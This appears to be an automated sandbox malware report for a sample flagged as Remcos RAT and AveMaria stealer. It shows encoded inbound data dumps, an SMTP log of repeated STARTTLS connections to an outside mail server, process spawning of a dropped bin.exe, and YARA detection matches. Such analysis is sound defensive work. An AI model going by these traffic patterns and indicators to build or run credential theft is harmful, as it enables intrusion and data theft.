#9v>=MGE"0ztCjF5_?;^"_Ozhspo"iWq4ao@q@c]FU4g+5XgD]kLE u>]zC]j.%O57L:~)JcU%k|5{x9m4w1|9BS REIDE
2021-12-07 12:39:07 UTC	2211	IN	Data Raw: 45 ea ff a6 3d dd 48 e0 a4 e0 2f e8 2d 98 a0 79 38 d6 5a 1b 88 03 5f 54 86 4a 61 fd 1e b1 fb 7c 9a d2 83 50 19 09 87 7a 1c f8 ff ef 86 68 fe 2e de e0 22 96 3a b5 be 51 4e d0 e4 db 29 a8 d5 4c f8 65 ba e4 8c ea ea 47 94 08 38 b4 6f e4 38 13 93 7b a0 16 a2 99 b1 2c f6 6a c8 d5 1d ad f5 32 89 18 3f b6 8e da e0 f6 dc 28 7e 10 78 e1 03 bb 88 23 46 00 fe cb 2b 5c c2 62 b1 c6 2c d1 19 85 93 a8 5d 51 fb 59 4c ee d3 af 9c f7 96 3b ec 50 5f 87 62 e4 a3 35 07 5f 44 e1 d0 7c 1d be 45 5c 62 80 ca 76 9a e3 67 9e 61 1a 94 8d a5 91 d2 4f c2 fe 87 ff a3 0a de 32 90 f3 66 cb 39 7a d0 f3 19 61 f7 b7 dc 4a e7 fa 3b 27 cb e9 e8 34 d1 4e 78 2b 60 91 00 19 ef 73 45 33 5b 42 96 bb a6 46 36 9d 14 31 ce f5 5d b0 cb 7a 1f ec c4 81 11 b9 9e 56 96 35 ed 47 d3 af 86 0d de f9 d9 e4 4f Data Ascii: E=H/-y8Z_TJa|Pzh.":QN)LeG8o8{,j2?(~x#F+\b,]QYL;P_b5_D|E\bvgaO2f9zaJ;'4Nx+`sE3[BF61]zV5GO
2021-12-07 12:39:07 UTC	2219	IN	Data Raw: 0f de bb ab fb 1c ac 58 6e 17 ad c7 c6 4a 2a 77 f8 a9 82 60 d1 9c 0c c9 4f ee 81 fc 47 00 5d 62 54 b5 26 7f 8b 2c f3 3f f5 8f 12 e6 70 04 24 c0 ff 7e ff 62 2c d0 fb df f7 bf 6e 9b bc c9 b7 77 af a5 1e 4d e1 63 9c fe d5 de c1 e3 6b fc af 41 c9 0d 34 f4 db 01 73 5e 0f 81 10 e4 7f 5c 28 da 3e a1 a6 7f 4f a9 4b c5 09 37 d5 65 5b d1 fa ca a9 5c 85 37 50 cd cb 89 50 f9 ea ff dc 00 f8 1f 67 9e 1b 65 2d e8 6b 48 9a 00 fe 37 c5 3c 0a 0f 4c f4 4b d4 c6 35 54 f8 e2 7c a2 98 9f 6c c0 3f bc b6 f6 8e 78 4e 48 6e 7f 98 84 33 1f a8 7d 3f d2 9a 4d b0 91 8a 08 79 36 6d b2 ff 4f ff ff 1f fe 9b 4c 98 80 af 69 73 5e d5 16 3f c5 51 e1 e7 16 52 54 c5 be c2 a0 b1 9a 09 cf da 0c c3 5e 17 a3 a4 68 27 03 d3 52 fb cb 8f d0 7f 5b 5e 42 3c 11 07 b4 01 f9 d5 d4 db cd 7f b1 76 54 01 fe Data Ascii: XnJ*w`OG]bT&,?p$~b,nwMckA4s^\(>OK7e[\7PPge-kH7<LK5T|l?xNHn3}?My6mOLis^?QRT^h'R[^B<vT
2021-12-07 12:39:07 UTC	2227	IN	Data Raw: eb f2 57 76 f5 b5 df 37 81 b3 e9 8a 0c 7f a8 fb 32 26 6b 12 19 ce bf 8e 91 41 b4 c6 87 e9 de e6 bf ca e0 b3 34 ba 9d 46 64 e4 84 28 b5 3f d3 40 4c 9d 53 79 ea b4 05 4c 1a ce 62 05 6b 75 4d b2 9d 74 aa b8 70 3a 6a 15 de 97 34 1f 73 72 00 81 1b 4f bb 11 cb 9d 72 50 bc 62 15 4d 4d 75 35 af c8 65 48 89 96 52 b4 62 3d 4e b1 67 26 e5 fc 5b ce d9 11 27 25 69 af ec c5 8b 4e c2 de 35 14 69 d9 be 84 d1 6d 5d 7d 5a 6d ff d8 16 60 d4 e5 d4 d9 6b da 4f 44 22 3c 70 c4 3a 8f d2 8e 15 69 db cf 43 9e d1 89 e0 e8 44 09 b1 12 67 cd 1e 40 0c 72 dd d1 3a c4 18 27 08 62 60 1f 24 c4 b0 26 35 6a c3 8b 32 71 e5 db 4e ca 21 3c 4f c5 36 ee ed 99 83 b1 bf c9 d0 79 73 9c c9 d5 bc dc 29 5a 64 7f d3 44 60 7a b3 38 d5 b5 15 10 03 a4 de 2c 48 2d 96 d1 8a f4 38 45 9e 03 94 f3 fc bd 3d 40 Data Ascii: Wv72&kA4Fd(?@LSyLbkuMtp:j4srOrPbMMu5eHRb=Ng&['%iN5im]}Zm`kOD"<p:iCDg@r:'b`$&5j2qN!<O6ys) ZdD`z8,H-8E=@
2021-12-07 12:39:07 UTC	2234	IN	Data Raw: e9 4b 97 68 0e 02 79 b3 35 3b ea ba a3 88 3e 4f 4f aa 4b 82 3a f4 64 8f 87 e2 5d ba 44 1b 1f 62 7d e5 9d 9d d0 25 d5 07 19 d6 7d a4 fe 53 77 28 95 4f e3 ea 4e b4 20 3c 38 17 bb 54 be de a0 f2 4d 26 6d 7f d5 2a bd 6d 8a f9 17 7e 95 42 57 eb 56 78 4b e1 f6 0b da 27 3d 76 6c 5f b6 ec 16 07 29 84 84 0f ae 2e 12 16 3b 7a f0 a5 98 b0 ff 19 96 50 d0 81 55 44 72 fd eb 17 cb 1d 5d da 47 1e cb 2e fa 87 49 63 4c cf 52 8a 70 c1 e2 1e f4 9f ce 16 1e ea 8d ac d1 12 89 3b 3c 6a 07 4e 16 ed 71 ff 35 a9 fc 16 72 a8 fb 96 2f a9 fc 21 5a f9 61 8a f0 47 5f 92 3e de 49 cb be f8 48 6c d9 09 fa c0 e1 b8 73 08 86 69 e7 10 38 48 1e e5 f6 f5 d0 c8 33 e3 0e 21 08 0a 27 28 93 d5 f3 c3 a2 90 a8 7e 59 fc 78 18 49 19 76 79 4f ca 0f 78 d2 09 ac 7b bd 27 d7 87 49 d7 ec 4c c4 60 9a 61 5f Data Ascii: Khy5;>OOK:d]Db}%}Sw(ON <8TM&m*m~BWVxK'=vl_).;zPUDr]G.IcLRp;<jNq5r/!ZaG_>IHlsi8H3!'(~YxIv yOx{'IL`a_
2021-12-07 12:39:07 UTC	2242	IN	Data Raw: 3c 3b 62 85 f9 bc 30 ed 14 6d 31 aa 52 95 30 06 6c 66 ec b6 aa e9 e7 ea 90 bb d4 1c 1d e1 69 3c a2 09 80 a1 de af 99 f8 91 0f c8 25 74 93 4e 0c ae 66 c0 d9 92 79 17 ef 28 c9 9d 14 8d 71 15 8f a7 13 c7 25 35 e1 29 c0 e3 c8 47 87 d6 0f 4f 54 de 24 9c 94 c7 a1 da f8 38 d4 43 d4 f1 8f 0c ef e1 38 d4 28 80 af da ab e3 7c 6c 77 0c d3 82 a1 3e cf 13 9b c4 c2 b4 bf cb 29 4d 74 86 2a 77 3f 80 d0 03 85 91 b4 4d f7 5c 0f dd 94 50 31 a0 91 81 ce b8 98 65 68 ec 41 9d cf 45 83 07 f5 c1 72 f2 cc 1f e3 1a 37 1e e6 1b 85 0e d9 37 c6 d0 60 22 7c f0 65 3e 40 61 67 e5 36 dd 83 39 77 20 8f 8d 3e ae 02 8b ef 34 bd 5a 2f ed 91 de ca e5 11 22 8a 38 41 44 1d b3 57 2a aa 08 57 1a e7 f8 ce 96 e8 ee 1f 26 f9 ca 99 04 4b df 30 91 3c 43 8c 1a f5 56 ed ab 87 be 96 0d 93 18 d2 d5 5e 64 Data Ascii: <;b0m1R0lfi<%tNfy(q%5)GOT$8C8(|lw>)Mt*w?M\P1ehAEr77`"|e>@ag69w >4Z/"8ADW*W&K0<CV^d
2021-12-07 12:39:07 UTC	2250	IN	Data Raw: 6f 9f 3c 7f f8 f4 85 5f e5 d4 81 db b2 fc cd b6 45 32 40 d5 1d 34 53 47 91 8a 50 12 94 fb 4d 5a 93 87 a7 53 d7 2f c3 f7 29 28 b9 fb b0 a8 86 7d 95 dd c8 f5 0a 1d 16 55 e9 2b ab 62 5f 75 04 45 57 9f a0 fa d8 57 e5 13 c6 3c d3 8c 75 8c 93 b6 30 ad 88 a1 4e ed 14 82 85 fd 24 47 bc 94 22 d0 26 bb e7 2a 7c 9b 52 fe e4 b8 25 d4 81 b4 a3 fe e6 b7 26 a6 05 83 79 5b bd 94 23 a8 a7 8b c4 94 94 ca 11 81 b3 11 98 87 5a 8d 59 7c b9 08 80 16 62 a4 c2 ec 09 bf 0e e9 ab cd bd 8d 17 24 17 d1 17 ec 9a 77 96 16 ab 1f e5 ea fb 9b 3c 20 2c 9b 65 0d df a4 1a 96 aa ee 2f f5 52 d6 92 d8 93 bf 95 aa 17 6b c1 be 4a 8f 03 db 8f bc f1 58 aa fe 54 88 ac 42 65 fa a6 1a a1 c1 75 fe 13 11 ef 78 f0 83 6f ad b6 dc 54 bb aa af 15 e4 a4 3c 37 e3 26 6f ef fc ea 63 e4 47 66 e1 67 53 82 35 16 Data Ascii: o<_E2@4SGPMZS/(}U+b_uEWW<u0N$G"&*\|R%&y[#ZY\|b$w< ,e/RkJXTBeuxoT<7&ocGfgS5
2021-12-07 12:39:07 UTC	2258	IN	Data Raw: 4d 5c bc aa ab 2f b2 d7 90 cd 3f 7a 03 4d 9c 20 07 a0 ed 04 81 53 95 bd 55 d1 2b 94 e1 57 17 d9 57 dd dd cd 78 bd ea 41 22 6a 2a 3c 9b 05 68 ed 79 9e 00 3c 79 2b 99 26 a6 78 2c 26 02 4b 89 66 66 c3 54 ab 18 7e 0a 9b 89 f4 05 6a 76 70 2f d1 9c c5 67 f1 94 50 36 5a bf 53 0f f7 3f d2 90 e7 4d b5 6f 99 d8 1d ea 67 df 88 5f 2b 05 c0 3c aa fb 11 c8 eb 8e 83 bd e9 a5 dc d4 8d 99 34 4c e1 19 ae f0 ca f4 e5 50 29 5d 74 1a 54 48 a1 bc 26 da 20 9a 80 ae 87 b1 04 f4 54 c3 82 6a d4 ec 59 96 92 b3 67 5c 68 90 ff 93 a3 22 06 a4 bd a8 c5 8a 94 d7 e8 a6 d4 a7 35 f9 52 c5 7c 1a 7c f9 5b 62 e6 b6 4e 0a 88 94 75 2b 53 e9 b3 77 ac a0 09 8f 4c 2e 2a 2b 56 2f a1 f3 85 eb b3 03 8f ad 62 6c 60 ae e2 b8 ff 58 ee 8a 54 73 f0 29 9d 56 d5 f6 bb 51 90 8f d0 06 85 0b 0d 06 29 ef 2c a8 Data Ascii: M\/?zM SU+WWxA"j*<hy<y+&x,&KffT~jvp/gP6ZS?Mog_+<4LP)]tTH& TjYg\h"5R||[bNu+SwL.*+V/bl`XTs)VQ),

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	2266	IN	Data Raw: 55 98 5e a5 59 62 5a a0 70 6d 68 7d 85 69 1a 6a 1d 7a 98 48 b4 7b 3d e7 bb f8 99 c4 1c 2d d0 08 7a be ea 58 96 37 ab ea d8 45 de 73 ab 8e 65 7b 5f ae 3a 76 ad fd fe ab e8 20 a3 63 ee 15 b6 aa f6 79 55 c7 8c f6 fb c8 71 42 45 6a fb 72 60 c4 a4 8a b4 76 6f 84 ce f6 45 9e f6 7b 8b 58 cb 3c 2e 5f fb 2a f2 3c 8e dc ec ab 7e 4c 5f 4b 36 b4 7f 6e e4 4a a2 2a 08 5e 7e 81 e2 7e 49 f1 a1 e4 dc 95 a7 43 93 7c 51 ef aa f6 ec bc 5a fb c4 90 71 02 e0 82 18 98 89 7c cf 2b d0 f1 79 29 29 eb eb 38 eb 2c fb 2a 2f 3f 5c 64 5f 75 1b b9 ca 70 b3 8f 72 2a 20 e0 7e 0a d9 63 09 75 3a 32 82 44 d7 fd fc ea 3e 05 94 a9 f7 68 c0 fd 3c 3e 51 0d 46 c8 e2 07 52 f1 56 59 fc 8d b2 f0 4f b5 c2 b9 1c 9b 56 8e 99 1f ae 5d 01 e5 15 b7 fd fe 2f 40 f7 25 74 ee 25 33 da 49 ed bd b9 8d 94 17 aa Data Ascii: U^YbZpmh}ijzH{=-zX7Ese{_:v cyUqBEjr`voE{X<._*<~L_K6nJ*^~~IC|QZq|+y))8,*/?\d_upr* ~cu:2D> h<>QFRVYOV]/@%t%3I
2021-12-07 12:39:07 UTC	2273	IN	Data Raw: c9 d3 08 99 40 27 60 0e c9 07 98 47 f2 01 2e 21 f9 00 0b 48 3e c0 2d 24 1f 60 21 c9 07 78 98 5c 8f 09 af 94 5c 0f bc 46 ae 07 de 23 d7 93 89 f0 0a ae 07 36 03 36 03 b6 03 76 00 ba 01 95 40 15 d0 01 13 63 10 b0 31 30 82 a4 07 ea 49 7a 60 2a 49 0f 9c 44 d2 03 e7 93 f4 98 28 57 93 f4 c0 4d 24 3d 70 07 49 07 2c 22 e9 80 65 24 1d 26 cc 0a 92 0e 58 45 d2 01 9d cb 11 0f 74 01 3a 60 c2 74 03 36 06 f2 80 4d 80 2a 12 0f 0c 24 f1 ee a8 0f 89 07 ea 49 3c 30 95 84 63 c2 9c 44 c2 81 b3 48 38 70 3e 09 87 82 9b 4f c2 81 eb 49 38 70 1b 09 c7 c3 24 fb 48 38 b0 98 84 03 4b 49 38 26 d4 6b c4 0f bc 47 fc f8 e6 09 f5 2b fc c0 66 40 07 4c a8 ed 88 1f e8 46 10 13 29 8f 60 20 ea 49 10 c7 b2 81 04 31 41 86 03 9d 26 41 4e 81 1d 80 a9 40 32 17 f6 63 e7 70 32 c7 67 22 6c 02 bb 66 92 Data Ascii: @'`G.!H>-$`!x\\F#66v@c10lz`*ID(WM$=pI,"e$&XEt:`t6M*$I<0cDH8p>OI8p$H8KI8&kG+f@LF)` I1A&AN @2cp2g"lf
2021-12-07 12:39:07 UTC	2281	IN	Data Raw: ca f2 f0 8a 23 1f ce bf b7 dc 6f ac 22 eb ca a8 e1 f3 0e 2f e9 58 f9 d3 d9 59 db 93 3a be 75 74 68 a9 ce 92 9d 6c e8 39 72 75 eb be 1f fe ba fb 3d c1 97 59 dd 7e bf f0 e1 f7 82 8a 8b c9 ad 26 74 4b 1c 15 e9 d8 7d 7c e2 07 f1 ef af 2a 09 6e fe 76 ae d3 be 01 a7 0a 57 f6 de b4 ae 75 67 bf d4 e8 7b da c3 ea bd 7f 2e fb 66 5e 9f a7 57 2b ce 3f 6b 2b eb 74 f7 87 3d f9 15 a2 14 e9 e6 e3 5f 3b 3d 3c b1 fb ee 1f 2e 3f 69 23 1a 9c ec 90 3c c0 61 e0 e1 2b f2 5f a8 96 dd 4b 8e 79 c6 b5 9f 38 5d e9 11 f1 7b 37 53 c0 87 a5 2b 4f 78 5e 57 e6 7a 6f 1d d4 34 aa 51 97 ac c2 ca 67 df be 33 a7 ff 8e 37 9e 5c 74 1c c8 c9 d8 70 a7 e7 c1 b6 df 6a 0a 9e b4 5a dd d4 a5 e5 c6 5e 89 c5 45 e2 85 8b cf 8a a7 3c 53 8d 18 70 f3 a7 8e 55 a4 fd bc f6 77 1f 5d 74 5b d3 fc 9c 43 c7 cb 91 Data Ascii: #o"/XY:uthl9ru=Y~&tK}|*nvWug{.f^W+?k+t=_;=<.?i#<a+_Ky8]{7S+Ox^Wzo4Qg37\tpjZ^E<SpUw]t[C
2021-12-07 12:39:07 UTC	2289	IN	Data Raw: 21 74 36 b7 6e 2f c9 4d d8 8d be 0e 57 9a 0d 31 69 78 77 7b 22 eb 47 88 09 ef 31 19 88 3d 89 10 d8 68 87 e1 e1 38 83 d9 16 69 1f ed 9f 89 4b c9 0b ee 41 b4 11 05 da 94 82 ba 97 0e a6 d1 d3 53 12 0d a6 5e dc b4 04 9f 18 62 f3 59 dd 8b be 3b d3 8b db b7 ba 90 be f5 97 a2 ea 5b a3 4e aa be b6 c6 91 6e eb 6b ed 37 78 5e 69 bb 41 e1 4d 32 e8 78 bc 73 bc 89 fc f5 fc 5d fc db 7c 07 81 41 f0 b9 60 87 a0 b7 70 a8 50 2f dc 2f 9c 29 6a 2a fe 50 72 58 d2 58 2a 94 06 e0 53 7e 7c 99 9f 2c 4f b6 5b 76 52 d6 5d 1e 2f ff 97 3c 40 71 43 d1 51 e9 a5 3c a6 1c a4 9a a1 3a a1 52 a8 3f 57 ff ac fe 55 1d a2 59 a0 29 d0 f8 6a d7 6b 99 85 70 07 39 8b e0 45 f0 56 f3 f6 f1 de e2 7b f1 7d 04 ff 12 7c 2b f8 53 c0 15 a6 08 a7 09 3f 12 16 0a 5b 8a ba 89 7c 45 33 44 27 45 bf 89 cc e2 6f Data Ascii: !t6n/MW1ixw{"G1=h8iKAS^bY;[Nnk7x^iAM2xs]|A`pP//)j*PrXX*S~|,O[vR]/<@qCQ<:R?WUY)jkp9EV{}|+S? [|E3D'Eo

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 7, 2021 13:40:11.177175999 CET	587	49767	66.29.159.53	192.168.2.4	220 PrivateEmail.com prod Mail Node
Dec 7, 2021 13:40:11.177797079 CET	49767	587	192.168.2.4	66.29.159.53	EHLO 405464
Dec 7, 2021 13:40:11.343246937 CET	587	49767	66.29.159.53	192.168.2.4	250-mta-15.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Dec 7, 2021 13:40:11.343624115 CET	49767	587	192.168.2.4	66.29.159.53	STARTTLS
Dec 7, 2021 13:40:11.508748055 CET	587	49767	66.29.159.53	192.168.2.4	220 Ready to start TLS
Dec 7, 2021 13:40:12.552344084 CET	587	49768	66.29.159.53	192.168.2.4	220 PrivateEmail.com prod Mail Node
Dec 7, 2021 13:40:12.552918911 CET	49768	587	192.168.2.4	66.29.159.53	EHLO 405464
Dec 7, 2021 13:40:12.718250036 CET	587	49768	66.29.159.53	192.168.2.4	250-mta-15.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Dec 7, 2021 13:40:12.718624115 CET	49768	587	192.168.2.4	66.29.159.53	STARTTLS
Dec 7, 2021 13:40:12.883874893 CET	587	49768	66.29.159.53	192.168.2.4	220 Ready to start TLS
Dec 7, 2021 13:40:15.971216917 CET	587	49770	66.29.159.53	192.168.2.4	220 PrivateEmail.com prod Mail Node
Dec 7, 2021 13:40:15.971534014 CET	49770	587	192.168.2.4	66.29.159.53	EHLO 405464
Dec 7, 2021 13:40:16.130117893 CET	587	49770	66.29.159.53	192.168.2.4	250-mta-15.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Dec 7, 2021 13:40:16.130337000 CET	49770	587	192.168.2.4	66.29.159.53	STARTTLS

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 7, 2021 13:40:16.288464069 CET	587	49770	66.29.159.53	192.168.2.4	220 Ready to start TLS
Dec 7, 2021 13:40:19.484025002 CET	587	49771	66.29.159.53	192.168.2.4	220 PrivateEmail.com prod Mail Node
Dec 7, 2021 13:40:19.491142035 CET	49771	587	192.168.2.4	66.29.159.53	EHLO 405464
Dec 7, 2021 13:40:19.649755955 CET	587	49771	66.29.159.53	192.168.2.4	250-mta-15.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Dec 7, 2021 13:40:19.650131941 CET	49771	587	192.168.2.4	66.29.159.53	STARTTLS
Dec 7, 2021 13:40:19.808478117 CET	587	49771	66.29.159.53	192.168.2.4	220 Ready to start TLS
Dec 7, 2021 13:40:24.818486929 CET	587	49774	66.29.159.53	192.168.2.4	220 PrivateEmail.com prod Mail Node
Dec 7, 2021 13:40:24.820207119 CET	49774	587	192.168.2.4	66.29.159.53	EHLO 405464
Dec 7, 2021 13:40:24.978636026 CET	587	49774	66.29.159.53	192.168.2.4	250-mta-15.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Dec 7, 2021 13:40:24.978931904 CET	49774	587	192.168.2.4	66.29.159.53	STARTTLS
Dec 7, 2021 13:40:25.136991978 CET	587	49774	66.29.159.53	192.168.2.4	220 Ready to start TLS
Dec 7, 2021 13:40:30.229645014 CET	587	49777	66.29.159.53	192.168.2.4	220 PrivateEmail.com prod Mail Node
Dec 7, 2021 13:40:30.229912996 CET	49777	587	192.168.2.4	66.29.159.53	EHLO 405464
Dec 7, 2021 13:40:30.388430119 CET	587	49777	66.29.159.53	192.168.2.4	250-mta-15.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Dec 7, 2021 13:40:30.388719082 CET	49777	587	192.168.2.4	66.29.159.53	STARTTLS
Dec 7, 2021 13:40:30.546871901 CET	587	49777	66.29.159.53	192.168.2.4	220 Ready to start TLS
Dec 7, 2021 13:40:35.311477900 CET	587	49779	66.29.159.53	192.168.2.4	220 PrivateEmail.com prod Mail Node
Dec 7, 2021 13:40:35.311795950 CET	49779	587	192.168.2.4	66.29.159.53	EHLO 405464
Dec 7, 2021 13:40:35.470155001 CET	587	49779	66.29.159.53	192.168.2.4	250-mta-15.privateemail.com 250-PIPELINING 250-SIZE 81788928 250-ETRN 250-AUTH PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-CHUNKING 250 STARTTLS
Dec 7, 2021 13:40:35.470421076 CET	49779	587	192.168.2.4	66.29.159.53	STARTTLS
Dec 7, 2021 13:40:35.628663063 CET	587	49779	66.29.159.53	192.168.2.4	220 Ready to start TLS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: xxTzyGLZx5.exe PID: 6780 Parent PID: 6128

General

Start time:	13:38:32
Start date:	07/12/2021
Path:	C:\Users\user\Desktop\xxTzyGLZx5.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\xxTzyGLZx5.exe"
Imagebase:	0x400000
File size:	833414 bytes
MD5 hash:	D5F570694F0847CAEA18CCAC8837B052
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000001.00000002.677784097.00000000147A0000.00000004.00000001.sdmp, Author: unknown
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: xxTzyGLZx5.exe PID: 7008 Parent PID: 6780

General

Start time:	13:38:35
Start date:	07/12/2021
Path:	C:\Users\user\Desktop\xxTzyGLZx5.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\xxTzyGLZx5.exe"
Imagebase:	0x400000
File size:	833414 bytes
MD5 hash:	D5F570694F0847CAEA18CCAC8837B052
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000003.675040396.0000000002AD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000002.00000003.675040396.0000000002AD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000002.00000001.674846942.0000000000403000.00000040.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000001.674846942.0000000000403000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000002.00000001.674846942.0000000000403000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000001.674846942.0000000000403000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000002.00000001.674846942.0000000000403000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000002.00000001.674846942.0000000000403000.00000040.00020000.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000002.00000000.672609321.0000000000403000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000000.672609321.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000002.00000000.672609321.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.672609321.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000002.00000000.672609321.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000002.00000000.672609321.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000002.00000000.674013020.0000000000403000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000000.674013020.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000002.00000000.674013020.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.674013020.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000002.00000000.674013020.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000002.00000000.674013020.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000002.00000002.682814093.0000000000403000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000002.00000002.682814093.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000002.00000002.682814093.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.682814093.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000002.00000002.682814093.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000002.00000002.682814093.0000000000403000.00000040.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000002.00000003.676858560.0000000000797000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_UACMe, Description: Yara detected UACMe UAC Bypass tool, Source: 00000002.00000003.676858560.0000000000797000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000003.676858560.0000000000797000.00000004.00000001.sdmp,

	Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000002.00000003.676858560.0000000000797000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

Analysis Process: bin.exe PID: 7116 Parent PID: 7008

General

Start time:	13:38:41
Start date:	07/12/2021
Path:	C:\Users\user\AppData\Local\Temp\bin.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bin.exe" 0
Imagebase:	0xd0000
File size:	115712 bytes
MD5 hash:	805FBB84293E86F25B566A5B2C2815D2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
